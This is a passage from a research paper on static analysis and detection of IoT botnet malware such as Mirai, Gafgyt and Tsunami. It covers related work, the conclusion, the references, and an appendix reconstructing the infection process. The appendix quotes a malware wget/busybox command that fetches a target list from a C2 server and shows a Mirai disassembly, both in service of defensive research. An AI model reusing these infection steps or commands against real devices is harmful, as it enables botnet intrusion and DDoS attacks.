network perspective by analyzing its DDoS attacks, and by listing the components of the botnet and their operation and communication steps. However, this work is network-based (dynamic), and does not consider static features.

Angrishi [4] outlined an anatomy of the IoT botnets from the network's perspective and did not look at the static features. Donno *et al.* [11] also investigated the capability of IoT malware to carry out DDoS attacks by focusing on the functioning of the *Mirai* malware. Additionally, Antonakakis *et al.* [5] analyzed the network artifacts of the *Mirai* botnet and showed the ability of the botnets to target the security-deficient low-end IoT devices. While these studies analyzed network artifacts, they do not study the code-based features. They are also limited by the number of malware families they analyze.

For IoT malware detection, Van der Elzen and Van Heugten [12] examined the ISP traffic to identify IoT malware traffic using existing network-based techniques, but did not consider network artifacts (addresses) in the malware code. Su *et al.* [27] detected DDoS-capable IoT malware by leveraging a convolutional neural network-based detector gray-scale images generated from the *Gafgyt* and *Mirai* binaries with an accuracy of 94%. Milosevic *et al.* [21] used the memory and CPU features of android malware for detection with a precision and recall of about 84%, albeit dynamic (not static). Aggarwal and Srivastava [1] proposed securing IoT devices through by implementing Software Defined Network (SDN) and Edge Computing guards, although they did not examine detection features. Azmoodeh *et al.* [6] used a dataset of 128 malware samples for ARM-based IoT apps from VirusTotal and used Opcodes to classify them as malicious or benign. However, their study is limited to a single architecture and opcodes sequences. Furthermore, Alasmary *et al.* [3] utilized the features generated from the CFG of the IoT malware towards their detection. However, they do not look at the other groups of features that we look into in this work. They also do not look into the features holistically towards understanding the malware's execution strategy.

Discussion. The prior works have focused mostly on understanding *Mirai* for the availability of samples, mostly using dynamic features of CPU and network usage, and by drawing analogies from Android app-based features for detection. Alasmary *et al.* [2] showed that the IoT and Android malware differ from each other. With a few exceptions, these works do not characterize the semantics of IoT malware for detection. Obfuscation in the static analysis-based related work is often ignored, which we address through *main* function approximation for malware that do not have a *main* function. Our work standas out in its accuracy of 99.8%, given the diversity and comprehensiveness of the features, as compared to 94% accuracy reported by Su *et al.* [27]. Unique in our study is the identification of common ports used for malware communication, highlighting the usage of non-standard ports by malware samples. We propose that blocking such ports when not being used by trusted applications may reduce the exposure to risk. Finally, in appendix A.1 we use our static analysis artifacts to explain the infection, propagation, and attack strategy of botnets by their families.

Limitations. This study leverages static analysis towards understanding and detecting the IoT malware. A major feature utilized for this analysis is strings

and functions. These features, however, can be impacted by obfuscation techniques, e.g., the use of packers and stripped binaries. For such malware, we show that the metadata information can be used as a detection modality.

6 Conclusion and Future Work

IoT malware is on the rise, with very little work on understanding their capabilities and trends from a static program analysis standpoint. Through static analysis, we dissect a large number of IoT malware samples for strings, graph structures, and functions. Among other interesting findings, we uncover unique IoT malware features; the prevalence of cuss words in strings, multi-infections discovered *dropzone/target* IP visualization, and compact control flow graph structures. We then use those insights to pursue IoT malware infection process (life cycle) reconstruction and a highly-accurate IoT malware detection. While static analysis provides plenty of information about malware capabilities, malware authors employ obfuscation techniques, including packers, to limit disassembly. In the future we will extend our analysis to dynamic behavior and artifacts across the same analysis directions obtained from static artifacts. In doing that, we will explore how dynamic analysis can address samples identified invalid through static analysis, and explore how dynamic analysis can complement by improving the lifecycle reconstruction and detection applications.

Acknowledgement. This work was supported in part by a Collaborative Seed Award (2020) from Cyber Florida and NRF under NRF-2016K1A1A2912757.

References

1. Aggarwal, C., Srivastava, K.: Securing IoT devices using SDN and edge computing. In: Proceedings of the 2nd International Conference on Next Generation Computing Technologies (NGCT). pp. 877–882. Uttarakhand, INDIA (Oct 2016)
2. Alasmary, H., Anwar, A., Park, J., Choi, J., Nyang, D., Mohaisen, A.: Graph-based comparison of IoT and android malware. In: International Conference on Computational Social Networks. pp. 259–272. Springer (2018)
3. Alasmary, H., Khormali, A., Anwar, A., Park, J., Choi, J., Abusnaina, A., Awad, A., Nyang, D., Mohaisen, A.: Analyzing and Detecting Emerging Internet of Things Malware: A Graph-based Approach. IEEE Internet of Things Journal (2019)
4. Angrishi, K.: Turning Internet of Things IoT into Internet of Vulnerabilities IoV : IoT Botnets. Computing Research Repository (CoRR) **abs/1702.03681** (2017)
5. Antonakakis, M., April, T., Bailey, M., Bernhard, M., Bursztein, E., Cochran, J., Durumeric, Z., Halderman, J.A., Invernizzi, L., Kallitsis, M., Kumar, D., Lever, C., Ma, Z., Mason, J., Menscher, D., Seaman, C., Sullivan, N., Thomas, K., Zhou, Y.: Understanding the Mirai Botnet. In: 26th USENIX Security Symposium, USENIX Security. pp. 1093–1110. Vancouver, BC, Canada (Aug 2017)
6. Azmoodeh, A., Dehghantanha, A., Choo, K.K.R.: Robust malware detection for Internet of (battlefield) Things devices using deep eigenspace learning. IEEE Transactions on Sustainable Computing pp. 1–1 (2018)
7. CBSNews: Baby monitor hacker delivers creepy message to child (Retrieved, 2015), https://tinyurl.com/y9g9948c

8. Cozzi, E., Graziano, M., Fratantonio, Y., Balzarotti, D.: Understanding Linux malware. In: IEEE Symposium on Security & Privacy (2018)
9. Developers: OpenWrt project (Retrieved, 2018), https://openwrt.org
10. Developers: VirusTotal (Retrieved, 2018), https://www.virustotal.com
11. Donno, M.D., Dragoni, N., Giaretta, A., Spognardi, A.: DDoS-capable IoT malwares: Comparative analysis and Mirai investigation. Security and Communication Networks **2018**, 7178164:1–7178164:30 (2018)
12. Van der Elzen, I., van Heugten, J.: Techniques for detecting compromised IoT devices. University of Amsterdam (2017)
13. Feng, Y., Anand, S., Dillig, I., Aiken, A.: Apposcopy: Semantics-based detection of android malware through static analysis. In: Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering. pp. 576–587 (2014)
14. Group, L.V.A.R.: Offensive/profane word list (Retrieved, 2018), https://www.cs.cmu.edu/~biglou/resources/
15. Ham, H., Kim, H., Kim, M., Choi, M.: Linear SVM-based android malware detection for reliable IoT services. J. Applied Mathematics **2014**, 594501:1–594501:10 (2014)
16. IANA: Service name and transport protocol port number registry (Retrieved, 2018), https://tinyurl.com/mjusju4
17. for Information, R.C., Security, P.: IoTPOT - analysing the rise of IoT compromises (2016), http://ipsr.ynu.ac.jp/iot/
18. Ismail, N.: The Internet of Things: The security crisis of 2018? (2016), https://tinyurl.com/ybsfcsg9
19. Kolias, C., Kambourakis, G., Stavrou, A., Voas, J.: DDoS in the IoT: Mirai and other Botnets. Computer **50**(7), 80–84 (2017)
20. MalwareMustDie: Mirai-source-code (2016), https://github.com/jgamblin/Mirai-Source-Code
21. Milosevic, J., Malek, M., Ferrante, A.: A friend or a foe? detecting malware using memory and CPU features. In: Proceedings of the 13th International Joint Conference on e-Business and Telecommunications. pp. 73–84 (2016)
22. NBCNews: Smart refrigerators hacked to send out spam: Report (Retrieved, 2014), https://tinyurl.com/y9zjpybg
23. Newman, P.: The Internet of Things 2018 report: How the IoT is evolving to reach the mainstream with businesses and consumers. https://tinyurl.com/y8xugzno (2018)
24. Pa, Y.M.P., Suzuki, S., Yoshioka, K., Matsumoto, T., Kasama, T., Rossow, C.: IoTPOT: A novel honeypot for revealing current IoT threats. Journal of Information Processing (JIP) **24**, 522–533 (2016)
25. Sebastián, M., Rivera, R., Kotzias, P., Caballero, J.: AVClass: A tool for massive malware labeling. In: Proceedings of the 19th International Symposium on Research in Attacks, Intrusions and Defenses (RAID). pp. 230–253. Evry, France (Sep 2016)
26. Spring, T.: Mirai variant targets financial sector with IoT DDoS attacks (Retrieved, 2017), https://tinyurl.com/yaecazap
27. Su, J., Vargas, D.V., Prasad, S., Sgandurra, D., Feng, Y., Sakurai, K.: Lightweight classification of IoT malware based on image recognition. arXiv preprint arXiv:1802.03714 (2018)

A Appendix

A.1 Infection Process Reconstruction

The infection starts with a dictionary attack using parameterized user credentials. Upon successful access, it attempts to access BusyBox or traverse to directories explicitly mentioned directly or parameterized. Then it downloads payloads from a specified C2 using a protocol, such as HTTP and wget. The downloaded file is then given read, write, and execute permissions using the *chmod 777* command. The HTTP POST method is used to exfiltrate information from the host device to the C2. Upon infection the host participates in expanding the attack network by scanning IPs from a list of target IPs over a different port. Additionally, the presence of *rm -rf* reflects at the clearance of its traces to avoid detection. The malware finally launches a series of flooding attacks, using DNS amplification, HTTP, SNMP, wget, Junk, and TCP.

Although the malware from different families follow a similar sequence towards their objectives, we observe the difference in the ways to achieve those steps. Among the *Tsunami* family, we observe that the attack is device dependent, shown by the occurrence of words such as, Cisco, Oracle, Zte, and Dreambox. Table 8 shows that ≈83% of the *Tsunami* malware use IRC. For the *Gafgyt* family, we found that the execution depends on successfully accessing the endpoint using the explicitly mentioned credentials, such as default username-password combinations. Additionally, for the selection of the target devices, we observe masked IP addresses (recall the presence of octet mask and full mask) and IP addresses stored in a file downloaded from C2, as can be seen in Figure 5. Also, Table 8 shows the infection strategy of *Mirai*, *Tsunami*, *Gafgyt*, and *Lightaidra* variants. It represents the samples among a variant that creates or traverses directories, or those that have access permission changes. It also exhibits the prevalence of transport protocols used to carry an attack, the methods used to download malicious shell scripts for infection, removal of executable files downloaded from the C2 after execution by family. We observe that 53 variants out of 64 *Tsunami* malware use IRC for infection. Although the table represents a certain vector in the malware behavior, that vector can have broad implications, within a family. We, however, do not generalize the observation across-architectures.

```
wget \%s -q -O DNS.txt || busybox wget \%s -O DNS.txt ||
    /bin/busybox wget \%s -O DNS.txt
```

Fig. 5: Retrieving a list of target hosts.

A.2 Function Approximation

For the malware that are stripped of their function names, we compare the CFG from their individual functions and compare CFG manually with the CFG from the *main* of the samples that have a *main* function. For the ten malware samples that we experimented on, we were able to approximate the *main* function.

TABLE 8: Infection statistics of malware families. Cre.: Create Directory, Trav.: Traverse Directory, Perm.: Access Permission, T.Pr.: Transport Protocol Used R.Tr.: Remove Traces, T: TCP, U: UDP, W: wget, TF: TFTP, H: HTTP, G: GET, and others are in Table 2.

Fam.	Tot	Cre.	Trav.	Perm.	T.Pr.	R.Tr.	Infection	IRC
Gfgt	2,609	516	2,299	2,099	T,U	2,195	W,TF,G,H	1
Miri	185	-	2	1	T,U	-	W,TF,H	-
Tsn	64	11	24	24	T,U	23	W,TF,G,H	53
Lght	1	-	-	-	-	-	G	-

```
/ (fcn) entry0 36
| entry0 ();
|  ; UNKNOWN XREF from 0x00008018 (section.LOAD0+24)
|  0x0000816c      00b0a0e3       mov fp, 0
|  0x00008170      00e0a0e3       mov lr, 0
|  0x00008174      10109fe5       ldr r1, [0x0000818c]
|  0x00008178      01108fe0       add r1, pc, r1
|  0x0000817c      0d00a0e1       mov r0, sp
|  0x00008180      0fc0c0e3       bic ip, r0, 0xf
|  0x00008184      0cd0a0e1       mov sp, ip
|  0x00008188      000000eb       bl fcn.00008190
|  ; DATA XREF from 0x00008174 (entry0)
\  0x0000818c      807effff       invalid
/ (fcn) fcn.00008190 7320
|  fcn.00008190 (int arg_3ch);
|  ; var int local_0h @ sp+0x0
|  ; var int local_4h @ sp+0x4
|  ; var int local_ch @ sp+0xc
|  ; var int local_10h @ sp+0x10
|  ; var int local_14h @ sp+0x14
|  ; var int local_24h @ sp+0x24
|  ; var int local_28h @ sp+0x28
|  ; var int local_2ch @ sp+0x2c
|  ; var int local_30h @ sp+0x30
|  ; arg int arg_38h @ sp+0x38
|  ; arg int arg_3ch @ sp+0x3c
|  ; CALL XREF from 0x00008188 (entry0)
|  0x00008190   04e02de5  str lr, [sp, -4]!
|  0x00008194   24c09fe5  ldr ip, [0x000081c0]
|  0x00008198      0030a0e1       mov r3, r0
|  0x0000819c      0cd04de2       sub sp, sp, 0xc
|  0x000081a0      001093e5       ldr r1, [r3]
```

Fig. 6: A sample disassembly of *Mirai* malware. Observe the 8^{th} instruction, where the program branches to the obfuscated *main* function.